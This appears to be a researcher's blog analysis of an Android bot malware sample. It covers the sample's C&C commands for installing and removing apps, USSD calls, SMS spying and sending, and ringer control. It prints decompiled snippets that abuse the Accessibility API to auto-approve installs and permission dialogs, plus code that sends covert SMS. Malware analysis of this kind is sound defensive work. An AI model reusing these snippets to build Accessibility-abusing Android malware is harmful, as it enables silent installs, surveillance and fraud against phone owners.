
The C&C may send a list of apps to install via command “apks”. The applications are downloaded from a URL specified in the command. The installation is performed by abusing the Accessibility API. The code is quite lengthy because there are many cases: check the event occurs in the system installer, if the app installer occurs in an alert dialog then automatically click to install. If the system is requesting permission to install from an external source, authorize it etc.



```
if(!event.getClassName().equals("com.android.settings.Settings$ManageAppExternalSourcesActivity")) {
    goto label_117;
}

String v8_1 = "android:id/switch_widget";
AccessibilityNodeInfo v9 = arg11.getNode(event_node, "android:id/switch_widget", true);
if(v9 == null) {
    v8_1 = "android:id/checkbox";
    v9 = arg11.getNode(event_node, "android:id/checkbox", true);
}

if(v9 != null && (v9.isCheckable()) && !v9.isChecked() && (arg11.findButtonAndClick(v9, v8_1, true))) {
    arg11.d();
```

Automatically authorizing install of APKs from external sources

The same component also deals with removal of applications. The command names are misleading “remove_all” uninstalls only Team Viewer, and “remove_by_id” removes a specified app. If the package name is “bot”, then the bot removes itself. A self “cleaning” command!



```
    if((SearchMap_e.getValueIfexists(arg9, "remove_all")) && arg9.get("remove_all").parseInt() == 1) {
        this.deleteTeamViewer();
    }

    if(SearchMap_e.getValueIfexists(arg9, "remove_app_by_id")) {
        String package_to_remove = arg9.get("remove_app_by_id").getString();
        if(package_to_remove.equalsIgnoreCase("bot")) {
            package_to_remove = "com.pmmynubv.nommztx";
        }

        this.package_to_remove = package_to_remove;
        this.deletePackage(this.package_to_remove);
    }

    if(!TextUtils.isEmpty(this.package_to_remove)) {
        if(InstallAppsComponent.packageExists(this.getCtx(), this.package_to_remove)) {
            this.deletePackage(this.package_to_remove);
        }
        else {
            this.package_to_remove = "";
        }
    }
```


Processing C&C commands to delete applications

Sound component

The C&C may turn on or off the ringer via command “soundEnabled” followed by a boolean. Turning the ringer on / off is performed simply by a call to `setRingerMode` .

USSD component

The bot may be instructed to call USSD (quick codes). For instance, we see it requests *101# which returns the current subscription rate.



```
private void call_USSD(Context arg9, String phonenumber) {
    this.current_time = System.currentTimeMillis();
    d.do_log_debug("log -> [%s]", new Object[]{phonenumber});
    Intent v0 = new Intent("android.intent.action.CALL", Uri.parse("tel:" + phonenumber.replaceAll("#", Uri.encode("#"))));
    v0.addFlags(0x10000000);
    v0.addFlags(0x20000000);
    arg9.startActivity(v0);  // this will start the call
}

private void doCall(String code, String phonenumber) {
```

Code calling a given phone number (USSD)

SMS component


The bot has the capability to spy on incoming SMS and report the messages to the C&C. This feature is quite common in malware, and performed by reading the incoming PDU — as usual.

The bot can also be instructed to send SMS specified by the "sms" command. The SMS is sent using the common `sendTextMessage` API.

```
this.sendSms(command.get("id").toString(), command.get("phone_number").getString(),
command.get("message").getString()); // calls sendTextMessage
```

Unsure / Do you know why? Contact me!


When `prem_flag` is set, the bot sends a SMS to notify a new victim has "registered" to the botnet. The SMS is sent to phone number "0001", which is strange because it should not correspond to anything. Unless there is a trick with SMS filtering.



```
PendingIntent intent = PendingIntent.getBroadcast(this.getCtx(), 0, new Intent("SMS_FILTER_0001"), 0);
SmsManager.getDefault().sendTextMessage("0001", null, Build.MANUFACTURER + " Registered", intent, null);
```

Code in com.pmmynubv.nommztx.bot.components.h.k

The sound component implements a lengthy `onAccessibilityEvent()` method which handles events on settings, policy and sound. I have not understood why this is necessary when `setRingerMode` does the job.



```
public boolean onAccessibilityEvent(InjAccessibilityService arg9, AccessibilityEvent event, String arg11) {
    int v1 = 0;
    d.do_log_debug(Sound_switch_component_g.a + "onAccessibilityEvent() -> event: " + event, new Object[0]);
    if(!"com.android.settings".equals(arg11) && !"com.android.systemui".equals(arg11) && !"com.pmmynubv.nommztx".equals(arg11)) {
        return false;
    }

    if(Sound_switch_component_g.policyAccessGranted(this.getCtx())) {
        arg9.d();
        PermissionsActivity.gotoHome(this.getCtx());
        return false;
    }

    AccessibilityNodeInfo v7 = event.getSource();
    if(arg9.getNode(v7, "com.android.settings:id/entity_header_content", true) != null) {
        return arg9.findButtonAndClick(v7, "android:id/switch_widget", true);
    }

    if(arg9.getNode(v7, "com.android.settings:id/list", true) == null && arg9.getNode(v7, "com.android.settings:id/recycler_view", true) == null && arg9.getNode
        if((event.getClassName().equals("android.app.AlertDialog")) && arg9.getNode(v7, "com.android.settings:id/buttonPanel", true) == null) {
            if((arg9.findButtonAndClick(v7, "android:id/button1", true)) || (arg9.findButtonAndClick(v7, "com.android.settings:id/button1", true))) {
                arg9.d();
                PermissionsActivity.gotoHome(this.getCtx());
                return true;
            }

            return false;
        }

        if(!event.getClassName().equals("androidx.appcompat.app.AlertDialog") || arg9.getNode(v7, "com.android.settings:id/buttonPanel", true) == null) {
            return false;
        }

        if(!arg9.findButtonAndClick(v7, "android:id/button1", true) && !arg9.findButtonAndClick(v7, "com.android.settings:id/button1", true)) {
            return false;
        }

        arg9.d();
        PermissionsActivity.gotoHome(this.getCtx());
        return true;
    }
    else if(arg9.getNode(v7, "Video Player", false) != null) {
        if(arg9.getNode(v7, "android:id/switch_widget", true) == null) {
            return arg9.findButtonAndClick(v7, "Video Player", false);
```

Code in com.pmmynubv.nommztx.bot.components.g.a

Finally, in the SMS component (`com.pmmynubv.nommztx.bot.components.h.a`), it is not clear why the bot also implements sending SMS by abusing the SMS application and automatically clicking through the nodes — when `sendTextMessage` does the job in far less lines of code 😏

— the Crypto Girl